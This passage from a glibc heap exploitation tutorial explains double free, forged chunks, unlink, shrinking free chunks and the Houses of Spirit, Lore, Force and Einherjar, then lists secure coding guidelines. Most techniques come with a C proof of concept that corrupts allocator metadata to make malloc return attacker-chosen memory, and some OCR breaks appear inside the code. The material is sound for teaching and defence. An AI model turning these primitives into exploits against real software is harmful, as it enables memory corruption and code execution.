   > head -> b -> a -> tail ['a' is returned]
5. 'malloc' request for 'e'.
   > head -> a -> tail ['b' is returned]
6. 'malloc' request for 'f'.
   > head -> tail ['a' is returned]

Now, 'd' and 'f' pointers point to the same memory address. Any changes in one will affect the other.

Note that this particular example will not work if size is changed to one in smallbin range. With the first free, a's next chunk will set the previous in use bit as '0'. During the second free, as this bit is '0', an error will be thrown: "double free or corruption (!prev)" error.

Forging chunks

After a chunk is freed, it is inserted in a binlist. However, the pointer is still available in the program. If the attacker has control of this pointer, he/she can modify the linked list structure in bins and insert his/her own 'forged' chunk. The sample program shown below shows how this is possible in the case of fastbin freelist.

```
struct forged_chunk {
  size_t prev_size;
  size_t size;
  struct forged_chunk *fd;
  struct forged_chunk *bck;
  char buf[10];               // padding
};

// First grab a fast chunk
a = malloc(10);               // 'a' points to 0x219c010

// Create a forged chunk
struct forged_chunk chunk;    // At address 0x7ffc6de96690
chunk.size = 0x20;            // This size should fall in the same fastbin
data = (char *)&chunk.fd;     // Data starts here for an allocated chunk
strcpy(data, "attacker's data");

// Put the fast chunk back into fastbin
free(a);
// Modify 'fd' pointer of 'a' to point to our forged chunk
*((unsigned long long *)a) = (unsigned long long)&chunk;
// Remove 'a' from HEAD of fastbin
// Our forged chunk will now be at the HEAD of fastbin
malloc(10);                   // Will return 0x219c010

victim = malloc(10);          // Points to 0x7ffc6de966a0
printf("%s\n", victim);       // Prints "attacker's data" !!
```

The forged chunk's size parameter was set equal to 0x20 so that it passes the security check "malloc(): memory corruption (fast)". This check checks whether the size of the chunk falls in the range for that particular fastbin. Also, note that the data for an allocated chunk starts from the 'fd' pointer. This is also evident in the above program as `victim` points `0x10` (0x8+0x8) bytes ahead of the 'forged chunk'.

The state of the particular fastbin progresses as:

1. 'a' freed.
   > head -> a -> tail

2. a's fd pointer changed to point to 'forged chunk'.
   > head -> a -> forged chunk -> undefined (fd of forged chunk will in fact be holding attacker's data)
3. 'malloc' request
   > head -> forged chunk -> undefined
4. 'malloc' request by victim
   > head -> undefined [forged chunk is returned to the victim]

Note the following:

- Another 'malloc' request for the fast chunk in the same bin list will result in segmentation fault.
- Even though we request for 10 bytes and set the size of the forged chunk as 32 (0x20) bytes, both fall in the same fastbin range of 32-byte chunks.
- This attack for small and large chunks will be seen later as 'House of Lore'.
- The above code is designed for 64-bit machines. To run it on 32-bit machines, replace `unsigned long long` with `unsigned int` as pointers are now 4 bytes instead of 8 bytes. Also, instead of using 32 bytes as size for forged chunk, a small of the size of around 17 bytes should work.

Unlink Exploit

This particular attack was once quite common. However, two security checks were added in the `unlink` MACRO ("corrupted size vs. prev_size" and "corrupted double-linked list") which reduced the impact of the attack to some extent. Nevertheless, it is worthwhile to spend some time on it. It exploits the pointer manipulation done in the `unlink` MACRO while removing a chunk from a bin.


Consider this sample code (download the complete version here):

```
struct chunk_structure {
  size_t prev_size;
  size_t size;
  struct chunk_structure *fd;
  struct chunk_structure *bk;
  char buf[10];               // padding
};

unsigned long long *chunk1, *chunk2;
struct chunk_structure *fake_chunk, *chunk2_hdr;
char data[20];

// First grab two chunks (non fast)
chunk1 = malloc(0x80);        // Points to 0xa0e010
chunk2 = malloc(0x80);        // Points to 0xa0e0a0

// Assuming attacker has control over chunk1's contents
// Overflow the heap, override chunk2's header

// First forge a fake chunk starting at chunk1
// Need to setup fd and bk pointers to pass the unlink security check
fake_chunk = (struct chunk_structure *)chunk1;
fake_chunk->fd = (struct chunk_structure *)(&chunk1 - 3); // Ensures P->fd->bk == P
fake_chunk->bk = (struct chunk_structure *)(&chunk1 - 2); // Ensures P->bk->fd == P

// Next modify the header of chunk2 to pass all security checks
chunk2_hdr = (struct chunk_structure *)(chunk2 - 2);
chunk2_hdr->prev_size = 0x80;  // chunk1's data region size
chunk2_hdr->size &= ~1;        // Unsetting prev_in_use bit

// Now, when chunk2 is freed, attacker's fake chunk is 'unlinked'
// This results in chunk1 pointer pointing to chunk1 - 3
// i.e. chunk1[3] now contains chunk1 itself.
// We then make chunk1 point to some victim's data
free(chunk2);

chunk1[3] = (unsigned long long)data;

strcpy(data, "Victim's data");

// Overwrite victim's data using chunk1
chunk1[0] = 0x002164656b636168LL;   // hex for "hacked!"

printf("%s\n", data);         // Prints "hacked!"
```

This might look a little complicated compared to other attacks. First, we malloc two chunks `chunk1` and `chunk2` with size `0x80` to ensure that they fall in the smallbin range. Next, we assume that the attacker somehow has unbounded control over the contents of `chunk1` (this can be using any 'unsafe' function such as `strcpy` on user input). Notice that both the

chunks will lie in the memory side by side. The code shown above uses custom struct `chunk_structure` for clarity purposes only. In an attack scenario, the attacker shall simply send bytes to fill in `chunk1` that would have the same effect as above.

A new fake chunk is created in the 'data' part of `chunk1` . The `fd` and `bk` pointers are adjusted to pass the "corrupted double-linked list" security check. The contents of the attacker are overflowed into `chunk2` 's header that sets appropriate `prev_size` and `prev_in_use` bit. This ensures that whenever `chunk2` is freed, the `fake_chunk` will be detected as 'freed' and will be `unlinked` '. The following diagrams shows the current state of the various memory regions:




Carefully, try to understand how `P->fd->bk == P` and `P->bk->fd == P` checks are passed. This shall give an intuition regarding how to adjust the `fd` and `bk` pointers of the fake chunk.

As soon as `chunk2` is freed, it is handled as a small bin. Recall that previous and next chunks (by memory) are checked whether they are 'free' or not. If any chunk is detected as 'free', it is `unlinked` for the purpose of merging consecutive free chunks. The `unlink` MACRO executes the following two instructions that modify pointers:

1. Set `P->fd->bk` = `P->bk` .
2. Set `P->bk->fd` = `P->fd` .

In this case, both `P->fd->bk` and `P->bk->fd` point to the same location so only the second update is noticed. The following diagram shows the effects of the second update just after `chunk2` is freed.



Now, we have `chunk1` pointing to 3 addresses (16-bit) behind itself (`&chunk1 - 3`). Hence, `chunk1[3]` is in fact the `chunk1` . Changing `chunk1[3]` is like changing `chunk1` . Notice that an attacker has a greater chance of getting an opportunity to update data at location `chunk1` (`chunk1[3] here`) instead of `chunk1` itself. This completes the attack. In this example, `chunk1` was made to point to a 'data' variable and changes through `chunk1` were reflected on that variable.

Earlier, with the absence of security checks in `unlink` , the two write instructions in the `unlink` MACRO were used to achieve arbitrary writes. By overwriting `.got` sections, this led to arbitrary code execution.

Shrinking Free Chunks

This attack was described in 'Glibc Adventures: The Forgotten Chunk'. It makes use of a single byte heap overflow (commonly found due to the 'off by one'. The goal of this attack is to make 'malloc' return a chunk that overlaps with an already allocated chunk, currently in use. First 3 consecutive chunks in memory (`a` , `b` , `c`) are allocated and the middle one is freed. The first chunk is overflowed, resulting in an overwrite of the 'size' of the middle chunk. The least significant byte to 0 by the attacker. This 'shrinks' the chunk in size. Next, two small chunks (`b1` and `b2`) are allocated out of the middle free chunk. The third chunk's `prev_size` does not get updated as `b` + `b->size` no longer points to `c` . It, in fact, points to a memory region 'before' `c` . Then, `b1` along with the `c` is freed. `c` still assumes `b` to be free (since `prev_size` didn't get updated and hence `c` - `c->prev_size` still points to `b`) and consolidates itself with `b` . This results in a big free chunk starting from `b` and overlapping with `b2` . A new malloc returns this big chunk, thereby completing the attack. The following figure sums up the steps:




Image Source: https://www.contextis.com/documents/120/Glibc_Adventures-The_Forgotten_Chunks.pdf

Consider this sample code (download the complete version here):

```
struct chunk_structure {
  size_t prev_size;
  size_t size;
  struct chunk_structure *fd;
  struct chunk_structure *bk;
  char buf[19];               // padding
};

void *a, *b, *c, *b1, *b2, *big;
struct chunk_structure *b_chunk, *c_chunk;

// Grab three consecutive chunks in memory
a = malloc(0x100);                          // at 0xfee010
b = malloc(0x200);                          // at 0xfee120
c = malloc(0x100);                          // at 0xfee330

b_chunk = (struct chunk_structure *)(b - 2*sizeof(size_t));
c_chunk = (struct chunk_structure *)(c - 2*sizeof(size_t));

// free b, now there is a large gap between 'a' and 'c' in memory
// b will end up in unsorted bin
free(b);

// Attacker overflows 'a' and overwrites least significant byte of b's size
// with 0x00. This will decrease b's size.
*(char *)&b_chunk->size = 0x00;

// Allocate another chunk
// 'b' will be used to service this chunk.
// c's previous size will not updated. In fact, the update will be done a few
// bytes before c's previous size as b's size has decreased.
// So, b + b->size is behind c.
// c will assume that the previous chunk (c - c->prev_size = b/b1) is free
b1 = malloc(0x80);                          // at 0xfee120

// Allocate another chunk
// This will come directly after b1
b2 = malloc(0x80);                          // at 0xfee1b0
strcpy(b2, "victim's data");

// Free b1
free(b1);

// Free c
// This will now consolidate with b/b1 thereby merging b2 within it
// This is because c's prev_in_use bit is still 0 and its previous size
// points to b/b1
```

```
free(c);

// Allocate a big chunk to cover b2's memory as well
big = malloc(0x200);                          // at 0xfee120
memset(big, 0x41, 0x200 - 1);

printf("%s\n", (char *)b2);       // Prints AAAAAAAAAA... !
```

`big` now points to the initial `b` chunk and overlaps with `b2`. Updating contents of `big` updates contents of `b2`, even when both these chunks are never passed to `free`.

Note that instead of shrinking `b`, the attacker could also have increased the size of `b`. This will result in a similar case of overlap. When 'malloc' requests another chunk of the increased size, `b` will be used to service this request. Now `c` 's memory will also be part of this new chunk returned.

House of Spirit

The House of Spirit is a little different from other attacks in the sense that it involves an attacker overwriting an existing pointer before it is 'freed'. The attacker creates a 'fake chunk', which can reside anywhere in the memory (heap, stack, etc.) and overwrites the pointer to point to it. The chunk has to be crafted in such a manner so as to pass all the security tests. This is not difficult and only involves setting the `size` and next chunk's `size`. When the fake chunk is freed, it is inserted in an appropriate binlist (preferably a fastbin). A future malloc call for this size will return the attacker's fake chunk. The end result is similar to 'forging chunks attack' described earlier.

Consider this sample code (download the complete version here):

```
struct fast_chunk {
  size_t prev_size;
  size_t size;
  struct fast_chunk *fd;
  struct fast_chunk *bk;
  char buf[0x20];                  // chunk falls in fastbin size range
};

struct fast_chunk fake_chunks[2];   // Two chunks in consecutive memory
// fake_chunks[0] at 0x7ffe220c5ca0
// fake_chunks[1] at 0x7ffe220c5ce0

void *ptr, *victim;

ptr = malloc(0x30);                 // First malloc

// Passes size check of "free(): invalid size"
fake_chunks[0].size = sizeof(struct fast_chunk);  // 0x40

// Passes "free(): invalid next size (fast)"
fake_chunks[1].size = sizeof(struct fast_chunk);  // 0x40

// Attacker overwrites a pointer that is about to be 'freed'
ptr = (void *)&fake_chunks[0].fd;

// fake_chunks[0] gets inserted into fastbin
free(ptr);

victim = malloc(0x30);              // 0x7ffe220c5cb0 address returned from malloc
```

Notice that, as expected, the returned pointer is 0x10 or 16 bytes ahead of `fake_chunks[0]`. This is the address where the `fd` pointer is stored. This attack gives a surface for more attacks. `victim` points to memory on the stack instead of heap segment. By modifying the return addresses on the stack, the attacker can control the execution of the program.

House of Lore

This attack is basically the forging chunks attack for small and large bins. However, due to an added protection for large bins in around 2007 (the introduction of `fd_nextsize` and `bk_nextsize`) it became impractical. Here we shall see the case only for small bins. First, a small chunk will be placed in a small bin. It's `bk` pointer will be overwritten to point to a fake small chunk. Note that in the case of small bins, insertion happens at the `HEAD` and removal at the `TAIL`. A malloc call will first remove the authentic chunk from the bin making the attacker's fake chunk at the `TAIL` of the bin. The next malloc will return the attacker's chunk.

Consider this sample code (download the complete version here):

```
struct small_chunk {
  size_t prev_size;
  size_t size;
  struct small_chunk *fd;
  struct small_chunk *bk;
  char buf[0x64];               // chunk falls in smallbin size range
};

struct small_chunk fake_chunk;                  // At address 0x7ffdeb37d050
struct small_chunk another_fake_chunk;
struct small_chunk *real_chunk;
unsigned long long *ptr, *victim;
int len;

len = sizeof(struct small_chunk);

// Grab two small chunk and free the first one
// This chunk will go into unsorted bin
ptr = malloc(len);                              // points to address 0x1a44010

// The second malloc can be of random size. We just want that
// the first chunk does not merge with the top chunk on freeing
malloc(len);                                    // points to address 0x1a440a0

// This chunk will end up in unsorted bin
free(ptr);

real_chunk = (struct small_chunk *)(ptr - 2);   // points to address 0x1a44000

// Grab another chunk with greater size so as to prevent getting back
// the same one. Also, the previous chunk will now go from unsorted to
// small bin
malloc(len + 0x10);                             // points to address 0x1a44130

// Make the real small chunk's bk pointer point to &fake_chunk
// This will insert the fake chunk in the smallbin
real_chunk->bk = &fake_chunk;
// and fake_chunk's fd point to the small chunk
// This will ensure that 'victim->bk->fd == victim' for the real chunk
fake_chunk.fd = real_chunk;

// We also need this 'victim->bk->fd == victim' test to pass for fake chunk
fake_chunk.bk = &another_fake_chunk;
another_fake_chunk.fd = &fake_chunk;

// Remove the real chunk by a standard call to malloc
malloc(len);                                    // points at address 0x1a44010

// Next malloc for that size will return the fake chunk
victim = malloc(len);                           // points at address 0x7ffdeb37d060
```

Notice that the steps needed for forging a small chunk are more due to the complicated handling of small chunks. Particular care was needed to ensure that `victim->bk->fd` equals `victim` for every small chunk that is to be returned from 'malloc', to pass the "malloc(): smallbin double linked list corrupted" security check. Also, extra 'malloc' calls were added in between to ensure that:

1. The first chunk goes to the unsorted bin instead of merging with the top chunk on freeing.
2. The first chunk goes to the small bin as it does not satisfy a malloc request for `len + 0x10`.

The state of the unsorted bin and the small bin are shown:

1. free(ptr). Unsorted bin:

   > head <-> ptr <-> tail

   Small bin:

   > head <-> tail

2. malloc(len + 0x10); Unsorted bin:

   > head <-> tail

   Small bin:

   > head <-> ptr <-> tail

3. Pointer manipulations Unsorted bin:

   > head <-> tail

   Small bin:

   > undefined <-> fake_chunk <-> ptr <-> tail

4. malloc(len) Unsorted bin:

   > head <-> tail

   Small bin:

   > undefined <-> fake_chunk <-> tail

5. malloc(len) Unsorted bin:

   > head <-> tail

   Small bin:

> undefined <-> tail [Fake chunk is returned]

Note that another 'malloc' call for the corresponding small bin will result in a segmentation fault.

House of Force

Similar to 'House of Lore', this attack focuses on returning an arbitrary pointer from 'malloc'. Forging chunks attack was discussed for fastbins and the 'House of Lore' attack was discussed for small bins. The 'House of Force' exploits the 'top chunk'. The topmost chunk is also known as the 'wilderness'. It borders the end of the heap (i.e. it is at the maximum address within the heap) and is not present in any bin. It follows the same format of the chunk structure.

This attack assumes an overflow into the top chunk's header. The `size` is modified to a very large value (`-1` in this example). This ensures that all initial requests will be services using the top chunk, instead of relying on `mmap` . On a 64 bit system, `-1` evaluates to `0xFFFFFFFFFFFFFFFF` . A chunk with this size can cover the entire memory space of the program. Let us assume that the attacker wishes 'malloc' to return address `P` . Now, any malloc call with the size of: `&top_chunk` - `P` will be serviced using the top chunk. Note that `P` can be after or before the `top_chunk` . If it is before, the result will be a large positive value (because size is unsigned). It will still be less than `-1` . An integer overflow will occur and malloc will successfully service this request using the top chunk. Now, the top chunk will point to `P` and any future requests will return `P` !

Consider this sample code (download the complete version here):

```
// Attacker will force malloc to return this pointer
char victim[] = "This is victim's string that will returned by malloc"; // At 0x601060

struct chunk_structure {
  size_t prev_size;
  size_t size;
  struct chunk_structure *fd;
  struct chunk_structure *bk;
  char buf[10];               // padding
};

struct chunk_structure *chunk, *top_chunk;
unsigned long long *ptr;
size_t requestSize, allotedSize;

// First, request a chunk, so that we can get a pointer to top chunk
ptr = malloc(256);                                          // At 0x131a010
chunk = (struct chunk_structure *)(ptr - 2);                // At 0x131a000

// lower three bits of chunk->size are flags
allotedSize = chunk->size & ~(0x1 | 0x2 | 0x4);

// top chunk will be just next to 'ptr'
top_chunk = (struct chunk_structure *)((char *)chunk + allotedSize);  // At 0x131a110

// here, attacker will overflow the 'size' parameter of top chunk
top_chunk->size = -1;       // Maximum size

// Might result in an integer overflow, doesn't matter
requestSize = (size_t)victim            // The target address that malloc should return

                - (size_t)top_chunk     // The present address of the top chunk
                - 2*sizeof(long long)   // Size of 'size' and 'prev_size'
                - sizeof(long long);    // Additional buffer

// This also needs to be forced by the attacker
// This will advance the top_chunk ahead by (requestSize+header+additional buffer)
// Making it point to 'victim'
malloc(requestSize);                                        // At 0x131a120

// The top chunk again will service the request and return 'victim'
ptr = malloc(100);                                  // At 0x601060 !! (Same as 'victim')
```

'malloc' returned an address pointing to `victim`.

Note the following things that we need to take care:

1. While deducing the exact pointer to `top_chunk`, 0 out the three lower bits of the previous chunk to obtain correct size.
2. While calculating requestSize, an additional buffer of around `8` bytes was reduced.

This was just to counter the rounding up malloc does while servicing chunks. Incidentally, in this case, malloc returns a chunk with `8` additional bytes than requested. Notice that this is machine dependent.

3. `victim` can be any address (on heap, stack, bss, etc.).

House of Einherjar

This house is not part of "The Malloc Maleficarum". This heap exploitation technique was given by Hiroki Matsukuma in 2016. This attack also revolves around making 'malloc' return a nearly arbitrary pointer. Unlike other attacks, this requires just a single byte of overflow. There exists much more software vulnerable to a single byte of overflow mainly due to the famous "off by one" error. It overwrites into the 'size' of the next chunk in memory and clears the `PREV_IN_USE` flag to 0. Also, it overwrites into `prev_size` (already in the previous chunk's data region) a fake size. When the next chunk is freed, it finds the previous chunk to be free and tries to consolidate by going back 'fake size' in memory. This fake size is so calculated so that the consolidated chunk ends up at a fake chunk, which will be returned by subsequent malloc.

Consider this sample code (download the complete version here):

```
struct chunk_structure {
  size_t prev_size;
  size_t size;
  struct chunk_structure *fd;
  struct chunk_structure *bk;
  char buf[32];               // padding
};

struct chunk_structure *chunk1, fake_chunk;     // fake chunk is at 0x7ffee6b64e90
size_t allotedSize;
unsigned long long *ptr1, *ptr2;
char *ptr;
void *victim;

// Allocate any chunk
// The attacker will overflow 1 byte through this chunk into the next one
ptr1 = malloc(40);                              // at 0x1dbb010

// Allocate another chunk
ptr2 = malloc(0xf8);                            // at 0x1dbb040

chunk1 = (struct chunk_structure *)(ptr1 - 2);
allotedSize = chunk1->size & ~(0x1 | 0x2 | 0x4);
allotedSize -= sizeof(size_t);      // Heap meta data for 'prev_size' of chunk1

// Attacker initiates a heap overflow
// Off by one overflow of ptr1, overflows into ptr2's 'size'
ptr = (char *)ptr1;
ptr[allotedSize] = 0;      // Zeroes out the PREV_IN_USE bit

// Fake chunk
fake_chunk.size = 0x100;   // enough size to service the malloc request
// These two will ensure that unlink security checks pass
// i.e. P->fd->bk == P and P->bk->fd == P
fake_chunk.fd = &fake_chunk;
fake_chunk.bk = &fake_chunk;

// Overwrite ptr2's prev_size so that ptr2's chunk - prev_size points to our fake chunk

// This falls within the bounds of ptr1's chunk - no need to overflow
*(size_t *)&ptr[allotedSize-sizeof(size_t)] =
                                (size_t)&ptr[allotedSize - sizeof(size_t)]  // ptr2's
chunk
                                - (size_t)&fake_chunk;

// Free the second chunk. It will detect the previous chunk in memory as free and try
// to merge with it. Now, top chunk will point to fake_chunk
free(ptr2);

victim = malloc(40);                  // Returns address 0x7ffee6b64ea0 !!
```

Note the following:

1. The second chunk's size was given as `0xf8`. This simply ensured that the actual chunk's size has the least significant byte as `0` (ignoring the flag bits). Hence, it was a simple matter to set the previous in use bit to `0` without changing the size of this chunk.
2. The `allotedSize` was further decreased by `sizeof(size_t)`. `allotedSize` is equal to the size of the complete chunk. However, the size allowed for data is `sizeof(size_t)` less, or the equivalent of the `size` parameter in the heap. This is because `size` and `prev_size` of the current chunk cannot be used, but the `prev_size` of the next chunk can be used.
3. Fake chunk's forward and backward pointers were adjusted to pass the security check in `unlink`.

Secure Coding Guidelines

All of the attacks mentioned above are only possible when the writer of the code makes his/her own assumptions of the various functions provided by glibc's API. For example, developers migrating from other languages such as Java, etc. assume that it is the duty of the compiler to detect overflows during runtime.

Here, some secure coding guidelines are presented. If the software is developed keeping these in mind, it will prevent the previously mentioned attacks:

1. Use only the amount of memory asked using malloc. Make sure not to cross either boundary.
2. Free only the memory that was dynamically allocated exactly once.
3. Never access freed memory.
4. Always check the return value of malloc for `NULL`.

The above-mentioned guidelines are to be followed *strictly*. Below are some additional guidelines that will help to further prevent attacks:

1. After every free, re-assign each pointer pointing to the recently freed memory to `NULL`.
2. Always release allocated storage in error handlers.
3. Zero out sensitive data before freeing it using `memset_s` or a similar method that cannot be optimised out by the compiler.
4. Do not make any assumption regarding the positioning of the returned addresses from malloc.

Happy Coding!